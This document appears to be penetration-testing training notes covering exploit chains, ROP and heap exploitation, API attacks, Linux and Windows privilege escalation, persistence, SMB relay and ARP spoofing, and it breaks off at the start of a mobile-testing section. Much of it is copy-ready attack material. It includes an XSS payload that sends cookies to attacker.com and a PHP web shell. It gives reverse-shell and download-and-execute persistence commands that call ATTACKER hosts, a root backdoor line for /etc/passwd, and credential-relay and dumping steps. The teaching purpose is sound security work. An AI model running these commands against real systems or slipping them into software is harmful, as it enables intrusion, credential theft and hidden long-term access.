Advanced Exploitation Techniques

Overview


Modern exploitation in 2026 focuses on **multi-stage attack chains**, **heap-based memory corruption**, and **defense evasion (Address Space Layout Randomization - ASLR, Data Execution Prevention - DEP, Web Application Firewall - WAF)**. Attackers no longer rely on single vulnerabilities but combine multiple weaknesses to achieve full system compromise.

Key areas:

- Exploit chaining (Cross-Site Scripting - XSS → Remote Code Execution - RCE, Cross-Site Request Forgery - CSRF + Structured Query Language Injection - SQLi)
- Heap overflow exploitation
- Custom exploit development
- Defense evasion techniques

Exploit Chaining (Multi-Stage Attacks)

Attack Chain Model



XSS → RCE via Session Hijacking

Stage 1: Cross-Site Scripting (XSS) Payload

```
<script>
fetch("http://attacker.com/steal?c="+document.cookie)
</script>
```

Stage 2: Session Hijacking

```
Cookie: PHPSESSID=stolen_session
```

Stage 3: Admin Impersonation

- Access admin panel

- Bypass authentication using stolen session

Stage 4: Remote Code Execution (RCE) via File Upload

```
<?php system($_GET['cmd']); ?>
```

```
http://target/uploads/shell.php?cmd=id
```

Success Criteria

- Valid admin session obtained
- Remote command execution achieved

CSRF + SQL Injection Chain

Attack Flow

1. Cross-Site Request Forgery (CSRF) forces authenticated action
2. Structured Query Language Injection (SQLi) bypasses validation
3. Privilege escalation achieved

CSRF Payload

```
<form action="http://target/admin/update" method="POST">
<input name="role" value="admin">
</form>
<script>document.forms[0].submit()</script>
```


SQL Injection

```
' OR 1=1--
```

Impact

- Admin access
- Database compromise
- Potential RCE via file write

EternalBlue (CVE-2017-0144) Attack Chain



Stage Breakdown

- **SMBv1 Overflow**: Exploits Server Message Block protocol handling
- **Heap Grooming**: Controls memory allocation layout
- **Kernel Exploitation**: Achieves privileged execution
- **DoublePulsar**: Installs persistent backdoor
- **Propagation**: Worm-like spread across network

Metasploit (Conceptual)

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <target>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
```

Custom Exploit Development

Exploit-DB (Exploit Database) PoC (Proof of Concept) Modification

Common Variables

```
RHOST = "192.168.1.10"
RPORT = 80
LHOST = "192.168.1.5"
LPORT = 4444
```

Workflow

1. Replace target parameters
2. Adjust memory offsets
3. Insert payload
4. Add reliability checks

Pwntools Exploit Template

```
from pwn import *

context.binary = './vuln'
p = process('./vuln')

payload = b"A" * cyclic_find(0x6161616c)
payload += p64(0xdeadbeef)

p.sendline(payload)
p.interactive()
```


Heap Exploitation Concepts (TCM Security)

Heap Layout

```
[Chunk A][Chunk B][Chunk C]
```

Techniques

- Adjacent Chunk Overflow
- Use-After-Free (UAF)
- Thread Cache (tcache) Poisoning
- Function Pointer Overwrite



Function Pointer Overwrite

```
void (*func)();
func = attacker_controlled;
func();
```

Custom TCP (Transmission Control Protocol) Exploit Concept

```
from scapy.all import *

pkt = IP(dst="target")/TCP(dport=445)/Raw(load="exploit_data")
send(pkt)
```

Defense Evasion Techniques

ASLR (Address Space Layout Randomization) Bypass

Methods

- Information leak
- Partial overwrite
- Brute force

```
leaked_addr = recv()
base = leaked_addr - offset
```

DEP (Data Execution Prevention) Bypass using ret2libc

Concept

```
system("/bin/sh")
```

ROP (Return-Oriented Programming) Chain

```
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(system)
```

ROP Gadget Discovery

```
ROPgadget --binary vuln
```

WAF (Web Application Firewall) Bypass Techniques

Technique	Example
Encoding	`%3Cscript%3E`
Case Variation	`<ScRiPt>`
Fragmentation	`scr` + `ipt`
HTML Trick	`<details ontoggle=alert(1)>`
Base64 Encoding	`eval(atob(...))`
Parameter Pollution	`id=1&id=2`
Unicode Encoding	`\u003cscript\u003e`
Null Byte Injection	`%00`
JSON Injection	`{ "id": "1 OR 1=1" }`
Header Injection	`X-Forwarded-For`

Key Takeaways

- Modern attacks rely on **chaining vulnerabilities**
- Heap exploitation is critical for bypassing modern protections
- Return-Oriented Programming (ROP) and ret2libc are essential for bypassing DEP and ASLR
- WAF evasion requires payload obfuscation techniques
- Real-world exploitation combines multiple layers into a single attack chain

---

API Security Testing

Overview

API security testing focuses on identifying vulnerabilities in Application Programming Interfaces (APIs), particularly those defined in the OWASP API Security Top 10 (2023). APIs are a primary attack surface due to excessive data exposure, weak authentication, and improper authorization.

Key focus areas:

- Broken Object Level Authorization (BOLA)
- Authentication bypass
- GraphQL injection
- Rate limit evasion
- API enumeration and fuzzing

API Reconnaissance (Endpoint Discovery)

Common API Endpoints

```
/api
/api/v1
/api/v2
/v1
/v2
/swagger
/swagger-ui
/api-docs
/graphql
```

Wordlist Sources

- SecLists API wordlists
- FuzzDB common API endpoints

API Enumeration Techniques

Burp Suite Intruder

```
GET /api/FUZZ/
```

Payload:

- Use SecLists API wordlist

---

ffuf Enumeration

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/api \
-u http://target/api/FUZZ
```

Hidden Parameter Discovery (Arjun)

```
python arjun.py -u http://target/api/users --post --stable
```

Swagger / OpenAPI Discovery

Check:

```
/swagger
/api-docs
/v1/swagger.json
```

OWASP API Top 10 Testing Matrix

API Risk	Test Method	Burp Workflow	Expected Exploit
API1: BOLA	ID Enumeration	Intruder Sniper (1-10000)	Access other user data
API2: Auth	JWT None Attack	Repeater header edit	Token bypass
API3: Property Auth	JSON Tampering	Repeater	Modify restricted fields
API4: Resource Abuse	GraphQL batching	Intruder	Server slowdown
API5: Function Auth	Role escalation	Repeater	Admin function access

---

API1: Broken Object Level Authorization (BOLA)

Description

Occurs when APIs fail to properly validate object ownership.

Testing

ID Enumeration

```
/api/user/1
/api/user/2
/api/user/3
```

UUID Prediction

- Weak UUID generation patterns

Mass Assignment

```
{
  "username": "user",
  "role": "admin"
}
```

IDOR (Insecure Direct Object Reference)

- Modify object ID to access other users' data

API2: Broken Authentication

Common Issues

- JWT "none" algorithm
- Token leakage
- API key exposure
- Session fixation

JWT Manipulation

```
Authorization: Bearer none.eyJ...signature
```

Token Testing

- Modify payload
- Remove signature
- Replay tokens

API3: Broken Object Property Level Authorization

Example

```
{
  "user": "normal",
  "isAdmin": true
}
```

- Modify hidden or restricted fields

API4: Unrestricted Resource Consumption

DoS Techniques

- Large payloads
- Recursive queries
- GraphQL batching

API5: Broken Function Level Authorization

Example

- Access admin endpoints as normal user

```
/api/admin/deleteUser
```

GraphQL Injection

Introspection Query

```
{__schema{types{name fields{name type{name}}}}}
```

Batching Attack

```
[
  {"query":"query1"},
  {"query":"query2"}
]
```

Alias Overuse

```
{
  a1:user1{id}
  a2:user2{id}
  a3:user3{id}
}
```

Direct Field Access (Bypass Introspection Disabled)

```
{users{id name email}}
```

Rate Limiting Bypass

Techniques

- IP rotation
- Parameter pollution

```
?api_key=1&api_key=2
```

- Slow requests (Slowloris style)
- Distributed requests

Burp Suite API Workflow

```
1. Proxy → Intercept API requests
2. Target → Scope → Identify endpoints
3. Repeater → Modify requests
4. Intruder → Fuzz parameters and IDs
5. Logger++ → Capture API structure
```

Advanced Burp Testing

Intruder Modes

- Sniper: Single parameter fuzzing
- Cluster Bomb: Multiple parameter combinations

```
/api/users/FUZZ?role=FUZZ2
```

Postman API Fuzzing

Collection Runner

- Use CSV/JSON payloads

Example Data

```
[
  {"id": 1},
  {"id": 2},
  {"id": 3}
]
```

Pre-request Script (Example Concept)

```
// Generate dynamic token or headers
```

Test Scripts

```
pm.test("Status Code Check", function () {
    pm.response.to.have.status(200);
});
```

GraphQL Attack Cheat Sheet

Attack	Description
Introspection	Schema extraction
Batching	Multiple queries in one request
Alias Flood	Overload server
Field Abuse	Access hidden fields
Deep Nesting	Resource exhaustion
Recursive Query	Infinite processing

API Pentesting Checklist

Recon

- Discover endpoints
- Identify API structure

Enumeration

- Fuzz endpoints
- Discover parameters

Authentication Testing

- Test JWT flaws
- Check token reuse

Authorization Testing

- Perform BOLA
- Test role escalation


Injection Testing

- SQLi
- GraphQL injection

Rate Limiting

- Bypass limits
- Stress test API

Attack Chain Diagram



Lab Exercise (Juice Shop / DVWA)

Steps

1. Identify API endpoints
2. Perform BOLA on:

```
/rest/user/profile
```

3. Test GraphQL:

```
/graphql
```

4. Perform rate limit bypass

5. Document findings

Key Takeaways

- APIs are highly vulnerable due to weak authorization
- BOLA is the most common API vulnerability
- GraphQL introduces unique attack vectors
- Burp Suite and Postman are essential tools
- Proper testing requires chaining multiple techniques

Privilege Escalation and Persistence

Overview

Privilege Escalation refers to gaining higher-level permissions (e.g., user → root/administrator), while Persistence ensures long-term access to a compromised system. These techniques are critical in post-exploitation phases of a VAPT engagement.

Key focus areas:

- Linux and Windows privilege escalation
- Enumeration methodologies (HackTricks)
- Persistence mechanisms (Offensive Security PWK)
- Living-off-the-Land techniques (LOLBAS)

Complete Enumeration Checklists

Linux Enumeration (HackTricks - Enhanced)

```
# === User & Group Enumeration ===
whoami; id; groups; sudo -l 2>/dev/null                         # Current user
privileges
cat /etc/passwd | cut -d: -f1                                   # All users
getent group sudo                                               # Sudo group members
cat /etc/group | grep -E "(sudo|wheel|admin)"                   # Admin groups

# === SUID/SGID Binaries (GTFOBins Privesc Vectors) ===
find / -perm -4000 -type f 2>/dev/null                          # SUID
find / -perm -2000 -type f 2>/dev/null                          # SGID
find / -perm -u=s -o -perm -g=s 2>/dev/null                     # Combined

# === Capabilities (Alternative Privesc) ===
getcap -r / 2>/dev/null | grep -v "=0"                          # Capabilities with
perms
capsh --print                                                   # Current process caps

# === Cron Jobs & Scheduled Tasks ===
ls -laR /etc/cron* /var/spool/cron/crontabs/ 2>/dev/null        # Cron directories
cat /etc/crontab /etc/cron.d/* 2>/dev/null                      # Cron contents
systemctl list-timers --all                                     # Systemd timers

# === Sudo & PATH Exploitation ===
sudo -l -U $(whoami)                                            # Detailed sudo perms
echo $PATH                                                      # PATH hijacking vector
sudo visudo -c                                                  # Sudoers syntax check
(writable?)

# === Writable System Files (Config Manipulation) ===
find /etc -writable 2>/dev/null | grep -E "(passwd|shadow|sudoers|crontab)"  #
Critical writable configs
find / -writable -type f 2>/dev/null | head -20                 # Top writable files

# === NFS Shares (Root Squad Attacks) ===
showmount -e localhost                                          # Local NFS
showmount -e 2>/dev/null | grep -v "Export list"                # Remote NFS exports

# === Environment & Process Enumeration ===
env | grep -i pass                                              # Password leaks
ps aux | grep -v grep $(whoami)                                 # User processes
lsof -u $(whoami)                                               # Open files

# === Docker/LXD/Container Escapes ===
docker ps; docker images                                        # Docker
containers/images
lxc-ls -f                                                       # LXD (if in lxd group)
```

Windows Enumeration (PWK - Enhanced)

```
# === Current User & Token Privileges ===
whoami /all /priv                                                # Detailed privileges
(SeImpersonate?)
whoami /groups /priv                                             # Group memberships

# === Services (Unquoted Paths + Weak Perms) ===
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i
/v "C:\\Windows\\\\"  # Auto services unquoted paths
Get-Service | Where-Object {$_.StartType -eq "Auto"} | Select Name,DisplayName,Status
# PowerShell services
sc qc <service_name>                                             # Service binary
path/permissions

# === Scheduled Tasks (Persistence Vectors) ===
schtasks /query /fo LIST /v | findstr TaskName                   # All scheduled tasks
Get-ScheduledTask | Where-Object {$_.State -eq "Ready"} | Select
TaskName,TaskPath,State  # Ready tasks

# === Registry Autoruns & Permissions ===
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run    # HKLM autoruns
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run    # HKCU autoruns
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
AutoAdminLogon  # Auto login

# === Installed Software (DLL Hijacking Vectors) ===
wmic product get name,version | findstr /v "Microsoft\|Windows"  # Installed programs
Get-WmiObject -Class Win32_Product | Select Name,Version,Vendor # PowerShell version

# === Network Shares & Permissions ===
net share                                                        # Accessible shares
net view \\<target>                                              # Remote shares
Get-SmbShare                                                     # PowerShell shares

# === AlwaysInstallElevated (MSI Privesc) ===
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
# HKCU MSI
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
# HKLM MSI

# === Token & Process Enumeration ===
Get-Process | Where-Object {$_.Path -like "*\AppData*"}          # Suspicious AppData
processes
tasklist /svc                                                    # Services per process

# === Advanced: SeImpersonatePrivilege Check ===
whoami /priv | findstr SeImpersonatePrivilege                    #
PrintSpoofer/JuicyPotato
```

Usage Instructions:

```
# Linux: Copy to enum.sh → chmod +x → ./enum.sh > enum.txt
# Windows: Copy to enum.ps1 → powershell -ep bypass -f enum.ps1 > enum.txt
# Pipe to grep: ./enum.sh | grep -i "(sudo\|root\|password)"
```

Key Privesc Indicators Highlighted:

- **Linux**: SUID count >10, writable /etc/passwd/shadow, lxd group membership
- **Windows**: SeImpersonatePrivilege enabled, unquoted service paths, AlwaysInstallElevated=1

Pro Tip: Run **both** automated (LinPEAS/WinPEAS) + manual enumeration. Cross-reference findings for chaining opportunities. github

---

Linux Privilege Escalation Techniques

SUID Binaries (GTFOBins)

```
find / -perm -u=s -type f 2>/dev/null
```

Example exploitation:

```
/usr/bin/python2.7 -c 'import pty;pty.spawn("/bin/bash")'
```

Capabilities

```
getcap -r / 2>/dev/null
```

Example:

- `cap_sys_admin` → full control over system resources

Cron Job Exploitation

```
ls -la /etc/cron* /var/spool/cron/crontabs/
cat /etc/crontab
```

If writable:

```
echo "* * * * * root /tmp/shell.sh" >> /etc/crontab
```

PATH Hijacking

```
echo $PATH
```

Exploit:

- Place malicious binary earlier in PATH

Sudo Misconfiguration

```
sudo -l
```

Exploit:

```
sudo python -c 'import pty;pty.spawn("/bin/sh")'
```

Writable /etc/passwd

```
echo 'root2::0:0:root:/root:/bin/bash' >> /etc/passwd
```

LD_PRELOAD Injection

```
sudo LD_PRELOAD=/tmp/exploit.so program
```

LXD/LXC Breakout

- Add user to LXD group
- Mount host filesystem
- Escape container

Windows Privilege Escalation Techniques

Unquoted Service Paths

```
wmic service get name,displayname,pathname,startmode
```

AlwaysInstallElevated

```
msiexec /a malicious.msi
```

Token Impersonation (SeImpersonatePrivilege)

```
whoami /priv
```

Exploit:

```
PrintSpoofer.exe -i -c "powershell.exe"
```

Weak Service Permissions

- Modify service binary path
- Restart service


Kerberoasting (Rubeus)

- Extract service tickets
- Crack offline

PSExec Execution

- Remote command execution with admin credentials

Privilege Escalation Attack Chain



Persistence Mechanisms

Linux Persistence (PWK)

Cron Job (@reboot)

```
echo "@reboot /tmp/backdoor.sh" | crontab -
```

Systemd Service

```
cat > /etc/systemd/system/persist.service << EOF
[Unit]
Description=Persistence
After=network.target
[Service]
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'
Restart=always
[Install]
WantedBy=multi-user.target
EOF

systemctl enable persist.service
```

Windows Persistence (PWK)

Registry Run Key

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Backdoor /t REG_SZ /d
"powershell.exe -w hidden -c IEX(New-Object
Net.WebClient).DownloadString('http://ATTACKER/rev.ps1')"
```

Scheduled Task

```
schtasks /create /tn "WindowsUpdate" /tr "powershell.exe -w hidden -ep bypass -c
IEX((New-Object Net.WebClient).DownloadString('http://ATTACKER/shell.ps1'))" /sc
onlogon /ru SYSTEM /f
```

Service Creation

```
sc create backdoor binPath= "cmd.exe /c reverse_shell"
```

WMI Persistence

```
wmic /NAMESPACE:\\root\subscription PATH __EventFilter CREATE Name=PentestFilter
```

Persistence Matrix

Platform	Technique	Detection Difficulty	Stealth
Linux	Cron Job	Low	Medium
Linux	systemd Service	Medium	High
Linux	LD_PRELOAD	High	High
Windows	Registry Run	Low	Medium
Windows	Scheduled Task	Medium	High
Windows	WMI Events	High	High

Living-off-the-Land Techniques (LOLBAS)

Linux Native

```
echo "ssh-rsa ATTACKER_KEY" >> ~/.ssh/authorized_keys
```

```
wget -q -O- http://ATTACKER/shell.sh | bash
```

Windows Native

```
powershell.exe -nop -exec bypass -c "IEX(New-Object
Net.WebClient).DownloadString('http://ATTACKER/shell.ps1')"
```

Privesc Exploit Templates


Linux

```
/usr/bin/python -c 'import os;os.setuid(0);os.execl("/bin/sh","sh")'
```

Windows

```
PrintSpoofer.exe -i -c "cmd /c powershell.exe"
```

Attack Chain Diagram



Lab Exercise

Target

- Metasploitable2

Steps

1. Gain initial access (FTP or web exploit)
2. Run enumeration commands
3. Exploit SUID or sudo misconfiguration
4. Gain root shell
5. Add persistence (cron/systemd)
6. Document findings

Key Takeaways

- Enumeration is the most critical step in privilege escalation
- Misconfigurations are more common than kernel exploits
- Persistence ensures long-term access
- Living-off-the-Land techniques increase stealth
- Real-world attacks combine multiple escalation paths

Network Protocol Attacks

Overview

Network protocol attacks target weaknesses in Layer 2–4 communication protocols such as Address Resolution Protocol (ARP), Server Message Block (SMB), Domain Name System (DNS), and Simple Network Management Protocol (SNMP). These attacks enable credential harvesting, traffic interception, and lateral movement.

Key focus areas:

- SMB relay attacks (NTLM relay)

- ARP spoofing (Man-in-the-Middle)
- DNS cache poisoning
- SNMP enumeration
- Protocol misconfigurations

Complete Reconnaissance

Network Service Discovery

```
nmap -sC -sV -p- --script vuln 192.168.1.0/24
```

SNMP Enumeration

```
onesixtyone -c community.txt 192.168.1.100
```

SNMP Data Extraction


```
snmp-check 192.168.1.100
```

SMB Relay Attacks (Credential Harvesting)

Overview

SMB relay attacks exploit NTLM authentication to relay credentials without cracking passwords. This attack works only when SMB signing is disabled.

Attack Chain



Stage 1: Responder (Poisoning)

```
responder -I eth0 -wrf -v -t smb,http,ldap
```

Flags:

- `-I` : Interface
- `-w` : WPAD spoofing
- `-r` : LLMNR/NBT-NS poisoning
- `-f` : Force authentication

Stage 2: NTLM Relay

```
ntlmrelayx.py -tf /tmp/targets.txt -smb2support \
-c "whoami /all" \
--no-smb2-encrypt
```

Target File Example

```
192.168.1.10
192.168.1.20
```

Stage 3: SAM Dump / DCSync

```
secretsdump.py DOMAIN/user:password@dc_ip
```

Key Conditions


- SMB signing must be disabled
- Relay to same host is not allowed
- Target must accept NTLM authentication

ARP Spoofing (Man-in-the-Middle)

Overview

ARP spoofing manipulates the ARP table to redirect traffic through the attacker.

Attack Flow



Bettercap Configuration

```
bettercap -iface eth0
```

```
set arp.spoof.targets 192.168.1.100
set arp.spoof.fullduplex true
set arp.spoof.internal true
arp.spoof on
net.sniff on
http.proxy on
```

SSL Stripping

```
set http.proxy.sslstrip true
```

- Downgrades HTTPS to HTTP
- Enables credential capture

Full Duplex Mode

- Poison both:
  - Target → Attacker
  - Gateway → Attacker

DNS Poisoning

Overview

DNS poisoning injects malicious DNS responses to redirect traffic.

---

dnsspoof Attack

```
dnsspoof -i eth0 dst port 53
```

Kaminsky Attack (Concept)

- Exploits DNS transaction ID prediction
- Floods resolver with fake responses

Birthday Attack

- Sends multiple queries simultaneously
- Increases probability of ID collision

SNMP Exploitation

Overview

SNMP uses community strings (like passwords).

Common Community Strings

```
public
private
admin
```

Enumeration

```
snmp-check 192.168.1.100
```

Impact

- System configuration leakage
- Network mapping
- Credential exposure

Protocol Misconfigurations

Telnet (Port 23)

```
nc target 23
```

- Sends credentials in plaintext

SMBv1

- Vulnerable to exploits like EternalBlue

SNMPv1

- No encryption
- Weak authentication

Protocol Attack Matrix

Protocol	Attack	Tool	Detection
SMB	Relay	Responder, ntlmrelayx	SMB Signing
ARP	Spoofing	Bettercap	Dynamic ARP Inspection
DNS	Poisoning	dnsspoof	DNSSEC
SNMP	Enumeration	snmp-check	Strong community strings

Evasion and OPSEC

MAC Address Randomization

```
macchanger -r eth0
```


Timing Attacks

- Slow requests to avoid detection
- Avoid triggering rate limits

IPv6 Tunneling

```
6tunnel <port>
```

Advanced Attack Chain (HTB Style)



Lab Exercise

Scenario

- Target: Internal network (HTB-style lab)

Steps

1. Run network scan (nmap)
2. Start Responder
3. Capture NTLM hashes
4. Relay using ntlmrelayx
5. Dump credentials (secretsdump)
6. Perform ARP spoofing

7. Capture traffic using Bettercap
8. Document results

Key Takeaways

- SMB relay enables credential reuse without cracking
- ARP spoofing enables full traffic interception
- DNS poisoning redirects users to attacker-controlled servers
- SNMP leaks sensitive configuration data
- Misconfigured protocols are primary attack vectors
- Real-world attacks chain multiple techniques together

Mobile Application Penetration Testing

Overview

Mobile application penetration testing focuses on identifying vulnerabilities in Android and iOS applications based on the OWASP Mobile Top 10. Testing involves both static and dynamic analysis to uncover insecure storage, weak authentication, and runtime vulnerabilities.

Key focus areas:

- Static analysis (MobSF)
- Dynamic analysis (Frida)
- Reverse engineering
- Runtime manipulation
- Secure mobile design validation

Complete Mobile Pentest Methodology

```
Phase 1: Recon (APK extraction, MobSF upload)
Phase 2: Static Analysis (permissions, strings, code)
Phase 3: Dynamic Analysis (Frida, runtime hooks)
Phase 4: Binary Protections (obfuscation, anti-debugging)
Phase 5: Reporting (OWASP MSTG mapping)
```

OWASP Mobile Top 10 Vulnerabilities

M1: Improper Credential Usage

- Hardcoded API keys in source code
- Credentials stored in plaintext

Example:

```
api_key=sk_live_xxx
```

M2: Insecure Data Storage

Android Paths

```
/data/data/<package>/databases/
/data/data/<package>/shared_prefs/
```

iOS Storage

- NSUserDefaults
- Keychain (misconfigured)

M3: Insecure Communication

- HTTP traffic instead of HTTPS
- Weak certificate pinning
- Susceptible to MitM attacks

M4: Insecure Authentication

- Weak session handling
- Token reuse
- Missing validation

M5: Insufficient Cryptography

- Weak algorithms (MD5, AES ECB)
- Hardcoded encryption keys
- Static IV usage

M6: Insecure Authorization

- Missing access control checks
